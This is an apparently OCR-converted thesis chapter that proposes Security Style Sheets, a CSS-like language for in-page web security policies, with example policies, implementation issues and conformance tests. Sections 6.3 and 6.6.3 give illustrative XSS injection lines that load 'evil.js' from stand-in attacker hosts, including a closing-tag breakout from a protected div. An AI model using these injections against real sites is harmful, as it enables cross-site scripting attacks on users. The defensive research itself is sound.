This section describes Security Style Sheets, a policy language based on CSS which is designed to allow defenders to use a single language to specify several different types of web security mitigation.

Section 6.1 gives an overview of the Security Style Sheets system, while Section 6.2 gives a more detailed breakdown of each property. Security Style Sheets integrates ideas from a variety of solutions, so these are discussed in Section 6.4 (More detail about exactly how SSS stops attacks is given in Chapter 7). While Security Style Sheets is intended to be simple for policy creators, it requires some forethought to implement it securely. As such, several ideas related to potential problems in implementation are discussed in Section 6.6. We have created a suite of conformance tests for any browser that implements the Security Style Sheets language, and these tests are describe in Section 6.7.

6.1 Security Style Sheets Overview

Between ViSP and SOMA, users can gain access to additional controls both for external communications and for within-page communications. However, while each system was individually designed to be simple, the end result is that combining the two meant learning two different policy languages with different syntaxes and implications. While learning two languages is not a huge problem, it is clear that this approach is not entirely scalable as new attacks and thus new solutions become available.

The goal of Security Style Sheets, thus, was not only to provide a lightweight web security solution, but also to make one which could be extended as new techniques became available both to the defender and to the attacker.

While there are a small variety of client-side security solutions for the web, three types stand out as particularly good candidates for integration into a security style sheet standard. First there are systems which constrain within-page communication, such as ViSP. Second are systems that limit the sources for any externally loaded content, such as SOMA. And finally there is the idea that it should be possible to have parts of the page where no scripts can be run. Security Style Sheets integrates these three ideas as an initial set of policy properties to give reasonable coverage over current web attacks, and other properties could be added as they are deemed useful and necessary for protecting the web.

6.2 Properties in Security Style Sheets

Security Style Sheets works with three properties:

1. `page-channels` contains a whitelist of other web page elements which have been granted access to this particular part of the page.

2. `domain-channels` contains a whitelist of domains which have been approved as suppliers of third party content, be that JavaScript, images, video or any other form of data.

3. `execution` is a binary property which indicates whether JavaScript or other code may be executed in a given web page element.

Each of these can be applied to any web page element, be it a specific `div`, all paragraphs with a given class, or even all links. The syntax used is fundamentally the same as the syntax used for cascading style sheets. Because this is the case, the definition of each property is given in a similar syntax to that used to describe CSS properties in the CSS standards documents [17].

These three properties are not a comprehensive list of what could be part of a web security style sheet specification, but it is our hope that they can form the initial basis for a larger stylesheet-based security policy language.

6.2.1 page-channels

'page-channels'	
Value:	all | none | [<id>,] *
Initial:	all
Applies to:	all
Inherited:	yes
Percentages:	N/A
Media:	security
Computed value :	N/A

The `page-channels` property is used to constrain within-page communications. This property can be used to provide semi-permeable sub-page sandboxes, making is easier to segregate content without requiring HTML modifications. Much as browser sandboxes were meant to make it possible to run untrusted (JavaScript) code without risk to the underlying computer, we want to make it more possible to run untrusted code without risk to the entire web page. This contradicts the current model of the web where each domain has a single context and allows for multiple contexts to be used within a page, so that parts can be segregated and privilege escalation is not the default when any code is executed.

The idea with `page-channels` is to limit the scope of vulnerability should an error be found within the page. WhiteHat security estimates that 71% of sites are vulnerable to cross site scripting (XSS) and 70% of websites are vulnerable to information leakage [98]. Using `page-channels`, sites can mitigate the effects of these attacks by ensuring that code injected into one part of a page cannot always access sensitive information entered within another part of the page.

There are several systems which have heavily influenced the design of the `page-channels` property. First, security style sheets owes much to the previous work in web mashup security (e.g. [94, 43, 25, 44, 23]), which described in great detail the risks inherent in within page communications. The specific design of `page-channels`, however, is more closely related to our past work on Visual Security Policy [65] (ViSP), which describes a way of applying security policy to visual elements of the page. ViSP concentrated on providing within-page restrictions in a manner tied to visual elements as they are laid out on the page, while security style sheets reverts to attaching policy to HTML Document Object Model (DOM) elements. This adherence to the DOM allows security style sheets to behave more like cascading style sheets, and should make things more consistent for developers who are familiar with the CSS model. (It may also make implementation easier because the code will be more similar to that for CSS.)

Another inspiration is AdJail [49], an advertising-specific web security policy. This framework is designed specifically to help secure third-party advertisements, protecting the web page from attack while allowing advertisers enough access to continue their existing business models. One particularly interesting part of the AdJail setup is that the size of the advertisement jail is constrained. This allows for protection against click-jacking, an attack where a malicious person might alter the page such that a user thinks they are clicking in one location but instead the page has forced their click to be used on another part of the page. This could be used for maliciously submitting forms, adding to the click-count of an advertisement, or other actions.



Country selection alters dropdown so that it contains appropriate provinces or states.
Country:
Please Select a Country
Province/State:
Please select a province/state
Province/state selection does not alter list of available countries

Figure 6.1: An partial address form demonstrating a non-symmetric use of page-channels.

```
<style type="text/sss">
#drawingcanvas {
   page-channels: all;
}
.comment {
   page-channels: none;
}
#currentstatus {
   page-channels: status-box, menu;
}
</style>
```

Listing 6.1: Examples for page-channels

To limit the damage caused by click-jacking, security style sheets could also limit the size of elements such that only things within the `page-channels` list can write to that space. This is in some ways closer to the intent of ViSP's visual model of the page.

Note that `page-channels` is not a symmetric property: for example, one might want the "country" drop-down in an order form to change the "province" drop-down, but there would be no reason for the province drop-down to change the country one, as shown in Figure 6.1.

Listing 6.1 shows some examples of the use of the `page-channels` property. The first example of *all* is the current and default behaviour, where all elements of the page can access all other elements of the page. The second of *none* is the "sandboxed" behaviour, where an element is completely isolated from the rest of the page. This could be combined with a `domain-channels: none` property to provide a sandbox at the domain include level as well. However, it may be more common that it would be combined with a list of specific domains so that one could have a partial sandbox for an advertisement or other external widget that you wish to include without incurring risks for the integrity of the rest of the page. Finally, the last example allows the specification of one or more HTML elements that will be granted approval. These are specified by their unique id values, although it is possible that this could be extended to approve elements by class as well. Implementations will have to take special care that ids cannot be overwritten or changed as a way to circumvent security restrictions.

6.2.2 domain-channels

'domain-channels'

Value:	all | none | self | [<uri>,] *
Initial:	all
Applies to:	all
Inherited:	yes
Percentages:	N/A
Media:	security
Computed value :	N/A

The `domain-channels` property gives a list of domains from which content (such as images and JavaScript) can be loaded. The "domains" are actually listed in the form of URLs, so the web developer can specify not only the domain, but also the protocol and port to be used. We say domains rather than URLs because the current assumption is that paths would not be specified in order to facilitate maintenance over time and allow one script to load helper scripts from the same domain. However, it is possible that actual implementations would allow more specific inclusions.

The idea behind `domain-channels` is that many current web exploits rely upon the ability to load additional malicious code from external sites [73], and still other exploits rely upon the ability to load external content as a backwards way of getting information out to an attacker in the URL. By requiring approval of domains in advance before content can be loaded, we have limited the range of places from which an attack may come. An attacker thus would have to compromise an approved domain to insert attack code, or would have to insert the entire attack code, and would have to leak data in some other manner than through HTTP requests.

There are two systems which have heavily influenced the `domain-channels` property in security style sheets. On the assumption that one often knows what code and content that should be included on a given web page, these systems have looked at ways to whitelist the domains from which content can be included. The simpler Same Origin Mutual Approval (SOMA) policy [66] provides a per-domain content whitelist for all external requests, while the more customizable but also more complex Content Security Policy (CSP) [84] allows site designers the ability to specify allowed domains on a per-page basis and specify which domains can be used for which type of content. For example, including a domain in order to allow photos does not automatically mean that JavaScript may also be loaded from that domain. As with CSP, we rely upon the Origin header [14] to help stop CSRF attacks. Unlike CSP and SOMA, however, we allow within-page restrictions through the use of the page-channels property.

It is not always true that one can predict all sources of content in advance. One common counterexample is advertisements, where one might know the advertising service contracted but not necessarily know the URL source of every ad that might be displayed in advance. Security Style Sheets allows sub-page sandbox controls through the page-channels property that make it safer for designers who wish to include advertisements (or other content which needs more extensive access) to do so without compromising the integrity of the entire page. Rather than any insertion gaining full access by default, policies can be set to stop this default privilege escalation by enabling more tight constraints within the page.

Listing 6.2 shows some examples of how to use `domain-channels`. The first example,

```
<style type="text/sss">
.picture {
    domain-channels: all;
}
.comment {
    domain-channels: none;
}
#searchresults {
    domain-channels: self;
}
#advertisement {
    domain-channels: ads.example.com, stats.example.com;
}
</style>
```

Listing 6.2: Examples for domain-channels

with domain-channels set to *all* is the current and default behaviour of web pages: any code can be inserted in this location. While more secure default behaviour could be provided, this would break existing pages, so this choice was made in the interest of providing backwards compatibility. The second example, *none*, prevents any additional code from being loaded in this location. This might be particularly useful for places where user input may be displayed but that code is not desired, such as comments on an article or the display of search results. The third example gives a simple way of approving inclusions from the same origin as the web page itself. And finally, the fourth example shows how external inclusion locations can be approved.

6.2.3 execution

'execution'	
Value:	yes | no
Initial:	yes
Applies to:	all
Inherited:	yes
Percentages:	N/A
Media:	security
Computed value :	N/A

The idea of having data be non-executable is hardly a new idea, and is commonly discussed with respect to buffer overflows. However, it can also be applied in the browser as a method for defeating cross-site scripting by making it impossible for the maliciously injected script to execute. Browser-Enforced Embedded Policies (BEEP) [44], for example, includes a "noexecute" sandbox upon which security style sheets' `execution` property is based.

In many ways, the `execution` property is the simplest of the properties, one with the fewest edge cases. Anything within an element where `execution: no` is set cannot execute any <`script`> tags that are contained within. It may be logical to extend this to include not allowing certain types of object as well. In this way, we have created a safer sandbox within which code cannot be injected. This could be used for the purpose of displaying user-submitted content such as a comment on a news story: something that should not contain any JavaScript and thus can be constrained so that none will work in that area.

```
<div class="comment">Comment here</div>

<style type="text/sss">
.comment {
    execute: no;
    domain-channels: none;
    page-channels: none;
}
</style>
```

Listing 6.3: Restrictive comment policy

6.3 Security Style Sheets Policy in Practice

To get a better sense of how security style sheets might work in practice, here we present a policy example for user-generated comments.

Cross-site scripting is often injected into a page via forms used to allow users to submit information. For example, rather than submitting a comment which simply says `All your base are belong to us`, a malicious user can append `<script src="http://example.com/evil.js" />` and then `evil.js` will be loaded into the page to wreak whatever damage it was designed to do.

Let us suppose that we have a section of the page which includes a comment that was submitted by a user, who may or may not be trustworthy. What sort of security style sheet policies would protect the rest of the page from attack? Listing 6.3 gives a possible highly restrictive policy which allows no execution, no loading of external content, and gives no other parts of the page access to this section just in case.

However, this may be too restrictive. What about on a real site? Facebook allows users to post status messages that have a similar use case: we don't want code executed, but we might want to attach a photo or video. The message itself is in a span with the class `messageBody`. As such, we could use a policy like the one shown in Listing 6.4, which allows inclusions from other sources, but does not allow execution. In addition, in order to allow users to "like" the update, we need to allow JavaScript which has been included in the

```
<style type="text/sss">
.comment {
   execute: no;
   domain-channels: all;
   page-channels: document.head;
}
</style>
```

Listing 6.4: Potential Facebook status update policy

headers the ability to modify the page to give feedback when the user has pressed the "like" button.

More detailed examples are given in Chapter 8.

6.4 Integration of security techniques

Security style sheets handles the following attack classes in very similar ways to its predecessors:

Script Injection Like CSP and SOMA, security style sheets allows for maintaining a whitelist of "approved" content, thus limiting the attack vectors to a (potentially very small) list of previously known sites. Similar to ViSP and the HTML5 sandbox, it can constrain the actions of a script to a much smaller area of the page, so that even if a malicious script is inserted it may not be able to access sensitive data. Finally, security style sheets allow for areas where scripts will not be executed, thus nullifying any script-based attack in those regions.

Content Injection Much like with script injection, security style sheets uses a white list to limit potential attack vectors. It then places further limits on the page by limiting within-page communication and constraining the area within which the content may be displayed.

Information Leakage Again, security style sheets restricts the flow of information out of the page by limiting the requests that can be made. If specified, all requests out must be part of a known whitelist. In addition, security style sheets limits the potential damage caused by an information leak by limiting the within-page communications so that it may be impossible for sensitive information to leak from one part of the page to another which may have a more permissive whitelist.

Cross-Site Request Forgery SOMA has a "double-sided whitelist" which is a way of indicating that it is in fact several whitelists: one of the site of the site being visited, and another for each third party content provider for that site. Both the original site and the content provider's whitelists must agree that a site is approved before anything is requested and loaded. CSP however has a single sided whitelist, where only the site being visited provides an approval list and it is presumed that the content-providing site will handle their own requests via use of the Origin header. Security style sheets takes the same approach as CSP, assuming that content providers will handle their own content requests using Origin: or other technologies such as Adobe Flash's `crossdomain.xml` file [9]. This client-side whitelist stops requests from going out, thus preventing the website from attacking other sites; however, it does not protect it from CSRF from other sites.

Clickjacking Inspired by the work of AdJail, security style sheets places limits on the visual display of content in special regions. This makes clickjacking attacks more difficult, since many rely upon large page overlays or specifically targeted areas where the user is likely to click. If these regions have been protected, no content will be overlaid on them and clickjacking attacks should be curtailed.

Table 6.1 gives a brief comparison of some of the existing solutions and our proposed security style sheets. We have grouped existing solutions into several broad categories. Not

Issue → Solution ↓	Script Injection	Content Injection	Information Leakage	CSRF	Clickjacking
Whitelisting (e.g. CSP, SOMA)	whitelist	whitelist	whitelist	whitelist	no
Sandboxing (e.g. MashupOS, HTML5)	limit damage	no	limit damage	no	limit damage
Script re-writing (e.g. Caja, JSReg)	limit damage	no	limit damage	no	no
Security Style Sheets	whitelist, limit damage	whitelist, limit damage	whitelist, limit damage	whitelist	limit damage

Table 6.1: A comparison of some browser-based web security solutions.


all of the solutions discussed fit clearly into these categories, but this is intended to give a rough picture of the current solution space. Notably, AdJail [49] is not represented in the table.

6.5 Prototype


Policy creation for Security Style Sheets can be done using nothing but a text editor, however as it is designed as a type of visual policy, it is important to demonstrate that creation can be done in a visual way. As such, we have an add-on for Mozilla Firefox (Currently working with version 5) that helps defenders create policy. This add-on includes a menu item "Modify Visual Policy" which switches the browser to policy modification mode. In this mode, users can mouse over elements on the page and see their edges defined in yellow, as shown in Figure 6.2a. When an appropriate region has been found, it can be clicked to add it to the policy, whereupon the edges will turn red as shown in Figure 6.2b.

Once the boxes have been set, the policy can be saved to a file. Saved policies can also be loaded and displayed on a given web page.

One of the issues that came up when building the prototype is that although it is expected that policies would largely be attached to page areas that have been given `id` or `class` attributes, this is not necessarily the case. As such, we needed a way to consistently identify "unnamed" elements of the page. With ViSP, we did this using an index, and with Security


Home
About Geektastic Pentameter
Liner Notes
Margin Notes
Search
GEEKTASTIC PENTAMETER: GEEK POETRY
Feeds: Posts Comments
A new geek poem every Monday. More if I feel like it.

(a) Policy creation: The yellow box shows the region around the cursor


Home
About Geektastic Pentameter
Liner Notes
Margin Notes
Search
GEEKTASTIC PENTAMETER: GEEK POETRY
Feeds: Posts Comments
A new geek poem every Monday. More if I feel like it.

(b) Policy creation: Red boxes denote areas where policy has been set

Figure 6.2: Policy creation shown on GeektasticPentameter.com.

Style Sheets we use a similar index and the notation used by the CSS selectors API [88]. An example policy statement is shown in Listing 6.5.

```
#post-601>DIV.posttitle:nth_of_type(1)>H2:nth_of_type(1)>A:nth_of_type(0)
{
   page-channels: none;
}
```

Listing 6.5: A sample SSS policy listing for an un-named element

6.6 Implementation Issues

We should note here that all of the pieces of security style sheets have been previously implemented, at least in prototype form. `domain-channels` are a variant of the mechanisms implemented by CSP and SOMA. `page-channels` were implemented in Subspace. `execution` was implemented in BEEP [44]. None of the past proposals, however, have attempted to change browser functionality in as fine-grained a fashion as we are proposing here. To implement Security Style Sheets, we need to control security properties on a per-DOM element basis—the same level of granularity that CSS operates on. In effect, these three properties become cross-cutting concerns across the entire rendering engine.

Web browsers have not been designed with this sort of architectural change in mind. For example, for performance reasons pages are loaded in parallel, but we would need to change the rendering engine so that security information would be guaranteed to be loaded first so protection methods could be employed.

Another large issue is interaction effects between different features. Just as there are rendering issues that arise when different CSS features are used, we expect there to be issues when different security features are enabled. The exact nature of those interactions will depend greatly on the underlying nature of the code.

At the heart of Security Style Sheets is the idea that any element of a web page may merit a protection boundary to separate it from other parts of the page. This is a refinement of the move to isolate separate pages from each other through the use of process boundaries. Unfortunately, web page elements have long been assumed to exist within a single protection boundary: all elements have access to virtually all parts of the DOM data structure. As a result, although Security Style Sheets may *look* like CSS and be treated as CSS by web designers, it will need to be quite different under the hood if we want to provide reasonable protection. Security boundaries will need to be enforced before JavaScript runs so that elements with *-channel and execution restrictions may have to be treated more like iframes with separate sandboxes within the page than like elements are currently treated. Without these added restrictions due to policy settings, it would be possible for an attacker to inject a closing tag or use JavaScript's insertBefore to break out of a protected area.

Proper support of Security Style Sheets, then, may eventually require a significant amount of code changes to existing browsers, particularly to deal with performance issues that may arise with complex policies.

We note, however, that such changes are far from unprecedented in the area of web standards. Implementation of basic CSS took years, and even the latest browsers do not support CSS 3. Web standards are fundamentally designed to provide web designers and developers with new capabilities or the ability to do formally complex things in much simpler, more general ways. While complexity for browser developers is regrettable, we note that browser developers are much better able to handle implementation complexity than the average web designer.

The rest of this section describes some specific issues that are important in implementation.

6.6.1 Backwards compatibility

All three of the security style sheet properties have very permissive defaults: `page-channels` defaults to allowing access to all elements, `domain-channels` defaults to allowing inclusions from all domains, and `execution` allows execution of any included code. This is contrary to typical security design, where defaults should be minimally secure. These defaults were chosen so that they reflect the current behaviour of the web, thus facilitating backwards compatibility with web pages that have no security style sheet policies.

6.6.2 Inheritance

One of the big features of cascading style sheets is its cascading inheritance model. Using such a model for a security policy, however, can be very problematic. Of large concern is the problem of privilege escalation. In particular, we want to ensure that included code (be it intentionally included or injected) cannot override permissions set by the site operator. However, we potentially do want included code to be able to restrict permissions, since third party content providers such as advertising networks may want to provide code that can be cut and pasted, but may want to protect this code from attacks such as click fraud.

To avoid privilege escalation, security style sheets needs to have a model where subsequent policies can only be more restrictive than the pre-existing policy. To ensure consistency, we need a standard ordering for the application of policy.

Our proposed ordering uses the tree structure of HTML. Policy is prioritized based on where it is added within the tree, so policy in the HTML header (where style sheets are usually included) would take precedence over policy placed in the branches of the tree. Within a given element the policies will be applied in order, so if a page includes `security1.sss` and `security2.sss` in that order, `security2.sss` would only be allowed to be more restrictive than `security1.sss`. Any directive that granted more permissions in `security2.sss` would be silently ignored, as would any additional permissions granted within the body of the document. The permissions can be applied based on a breadth-first ordering of the HTML DOM tree. In addition, we should standardize ordering based on specificity of selector as described in the CSS standard's rules for inheritance [92].

This ordering is arbitrary and may not be the ideal one for the purpose of implementation and use, so before a final decision is made on appropriate ordering one would need to consult browser manufacturers and potential policy writers to ensure an ordering that will minimize potential problems.

6.6.3 Closing Tags

One of the big assumptions we have made in this Chapter is that the HTML DOM can be counted on to provide a consistent picture of the page. Unfortunately, this is not true in practice: the HTML DOM can be manipulated at any time by JavaScript, and may be manipulated before the browser even sees it if code is inserted on the server side.

For example, suppose we have a policy like that shown in Listing 6.6. In this policy, the div tag is set to be non-executable.

```
<sss>
.comments {
    execute: no;
}
</sss>

<div class="comments">
    User content goes here
</div>
```

Listing 6.6: Simple SSS Policy

Thus if an attacker included code as shown in Listing 6.7, the malicious script would not execute.

```
<div class="comments">
    <script src="http://attacker.com/evil.js">
</div>
```

Listing 6.7: Simple SSS Policy with Inserted Script

However, what if the attacker inserted more than just the script tag? He or she could also introduce a closing tag to break out of the protected div, as shown in Listing 6.8.

```
<div class="comments">
    </div>
    <div><script src="http://attacker.com/evil.js">
</div>
```

Listing 6.8: “Jailbroken” SSS policy

Now, the script tag is no longer in the div which was set to deny execution privilege. This is shown more clearly in Listing 6.9, where we have modified the indentation to highlight how the browser would interpret the code.

```
<div class="comments">
</div>
<div>
    <script src="http://attacker.com/evil.js">
</div>
```

Listing 6.9: “Jailbroken” SSS policy, reformatted

This is not an unknown problem within web security. In 2009, Van Gundy and Chen described Noncespaces [34], which uses nonces to make it harder for attackers to close or open tags. They do this by prefixing each tag, as sent by the server, with a random nonce. So in our attack, this would result in something like Listing 6.10.

```
<r314:div class="comments">
    </div>
    <div><script src="http://attacker.com/evil.js">
</r314:div>
```

Listing 6.10: Attack Attempt with Noncespaces Protection

However, attackers inserting the code inside the protected div do not know the nonce in advance, as it is generated each time the page is sent out. Thus they cannot close the tags with any consistent success, rendering most attempts to break out of the tag harmless.

In a 2007 paper, Jim et al. describe a different solution as part of their Browser-Enforced Embedded Policies (BEEP) [44]. Rather than using nonces, they avoid "node-splitting" attacks by encoding any included content as a JavaScript string. This would look like Listing 6.11.

```
<div class="comments" id="n0">
    document.getElementById("n0").innerHTML = "</div><div><script src=\"http://attacker.↩
        com/evil.js\">";
</div>
```

Listing 6.11: Attack Attempt with Noncespaces Protection

Thus, when the page is displayed, the outer div is rendered separately from the attack code, and the end result is that the code is inserted but it cannot split the outer node. More details about how this works can be found in their paper [44].

In order for Security Style Sheets to be most secure, it would need to be paired with a mechanism like Noncespaces or BEEP in order to ensure the reliability of the HTML DOM.

The design of ViSP and SSS suggests another possible solution based on the expected visual output of the page. When a policy is created, the policy creation tool could snapshot a picture of the page as it appears, including the relative locations of various boxes, particularly those which are security-sensitive (i.e. have policies attached). This snapshot could be sent with the page and verified by the policy engine in the browser. If there are signs of an attack, such as trailing tags that could have matched with security-sensitive areas of the page, or additional tags that share the same type as the preceding sensitive areas, the page could be deemed unsafe.

One of the problems with this approach occurs when we have a segment of the page which is expected to grow arbitrarily large, like the page segments that ViSP's multibox is intended to describe. SSS avoids the use of multibox by using classes, but the idea needs to be revisited if we are to have a sense of the expected behaviours of the section, so that additional protections could be applied even in the event that a comment box is compromised. It should be possible to have these multibox style section divisions be defined automatically by the policy creation tool, along with the page snapshot.

Regardless of how it is done, it is important that some protection of the HTML DOM be in place if we want to ensure the security properties of Security Style Sheets.

6.7 Conformance testing


One thing that has been important for the implementation of standards such as CSS, though, is the existence of conformance testing suites. These allow developers to ensure that the implementation successfully creates the necessary encapsulation and communication. I have created such a suite for the purpose of testing the basic properties of Security Style Sheets.

Because security style sheets have been built upon the idea of web layout, this conformance suite has been based upon another type of conformance suite used for web standards. These are the acid tests created by the Web Standards Project [86]. The acid3 test is a web page with a JavaScript test harness that actually runs one hundred sub-tests related to web specifications. This particular test focuses mainly upon web 2.0 technologies including HTML4, CSS3 and ECMAScript.

Our conformance test is perhaps more like the original acid test, to which acid3 is a successor. While we aim to provide a basic conformance test for initial properties, it is highly likely that additional tests would be developed to test corner cases as implementation issues become clear.

One benefit to this test is that as well as testing the expected security properties of the page, it can also be used to test the final layout by comparing the in-browser rendering to that of a reference image.

6.7.1 page-channels



Tests for "page-channels" property

1. Can find needle outside haystack [expect: yes] found (pass)
2. Can find needle inside haystack [expect: no] found (fail)
3. Can find needle where it isn't [expect: no] found (fail)
4. Can find needle where it's been explicitly allowed [expect: yes] found (pass)
5. Can find needle in open box where it's not explicitly allowed [expect: no] found (fail)

Figure 6.3: `page-channels` conformance test: results for an unmodified browser

There are five tests for the `page-channels` property's basic communication abilities. The tests here use the metaphor of "finding a needle in a haystack" to identify the parts of the page being used. All of the code in this case is contained within the element designated as the “searcher” which attempts to find the “needle” elements both inside and outside of a “haystack” element.

The first test ensures that one can find a needle when safely placed outside of the haystack, and when full access has been given to the needle element. This test should pass in even unmodified browsers. The next test tries to find a needle which has been hidden within the haystack. While the haystack allows all elements access, the needle allows no access to other elements. As such, this should not be found in a security-style sheet compliant browser. This tests both the inheritance from the haystack and the behaviour of the `page-channels: none` setting of the property.

The next test is one to ensure that needles are not being found in areas where there are no needles. This is more of a test of the JavaScript in the browser than a specific test of security style sheet behaviour. Finally, the last two needles in the haystack have permissions between the extreme of all access and no access: one gives access to the searcher element (and thus should be found), and the other gives access to an element that is not the searcher element (and thus should not be found).


Figure 6.3 shows the tests run in a web browser that does not support security style sheets. Listing 6.12 shows the `findNeedle` function and the tests run within the XHTML shown in Figure 6.3.

6.7.2 domain-channels

To test the `domain-channels` property, we need to load additional materials in boxes with various properties. We test loading within a fully open box, loading within two types of semi-permeable boxes (one which allows local scripts and one which allows external ones from a specific domain), and attempting to load within a box which has no allowed domains. The expected values for these tests are shown in Figure 6.4, alongside the results which actually

```
function findNeedle(testname, needle, start) {
    var elements = start.getElementsByTagName("*");
    var i = elements.length - 1;
    var result = document.getElementById(testname);
    result.innerHTML = "not found";
    while (i >= 0) {
        if (elements[i] && elements[i].innerHTML
              && elements[i].tagName != "SCRIPT" &&
              elements[i].innerHTML.match(needle)) {
            result.innerHTML = "found";
            return;
        }
        --i;
    }
}

// tests for allow-elements
findNeedle("result-needle1", "Needle1", document);
findNeedle("result-needle2", "Needle2",document.getElementById("haystack"));
findNeedle("result-needle3", "Needle3", document);
findNeedle("result-needle4", "Needle4", document);
findNeedle("result-needle5", "Needle5", document);
```

Listing 6.12: The findNeedle function used to test page-channels


Tests for "domain-channels" property

1. JavaScript loaded from local site in allow all [expect: yes] yes (pass)
2. JavaScript loaded from local site when only external allowed [expect: no] yes (fail)
3. Javascript loaded from external site when external explicitly allowed [expect: yes] yes (pass)
4. Javascript loaded from local site when none allowed [expect: no] yes (fail)
5. Javascript loaded from external site when none allowed [expect: no] yes (fail)

Figure 6.4: `domain-channels` conformance test: results for an unmodified browser

occur in an unmodified browser. (If this test were run within a fully compliant browser, the results would all show green with “(pass)” marked beside each one.)

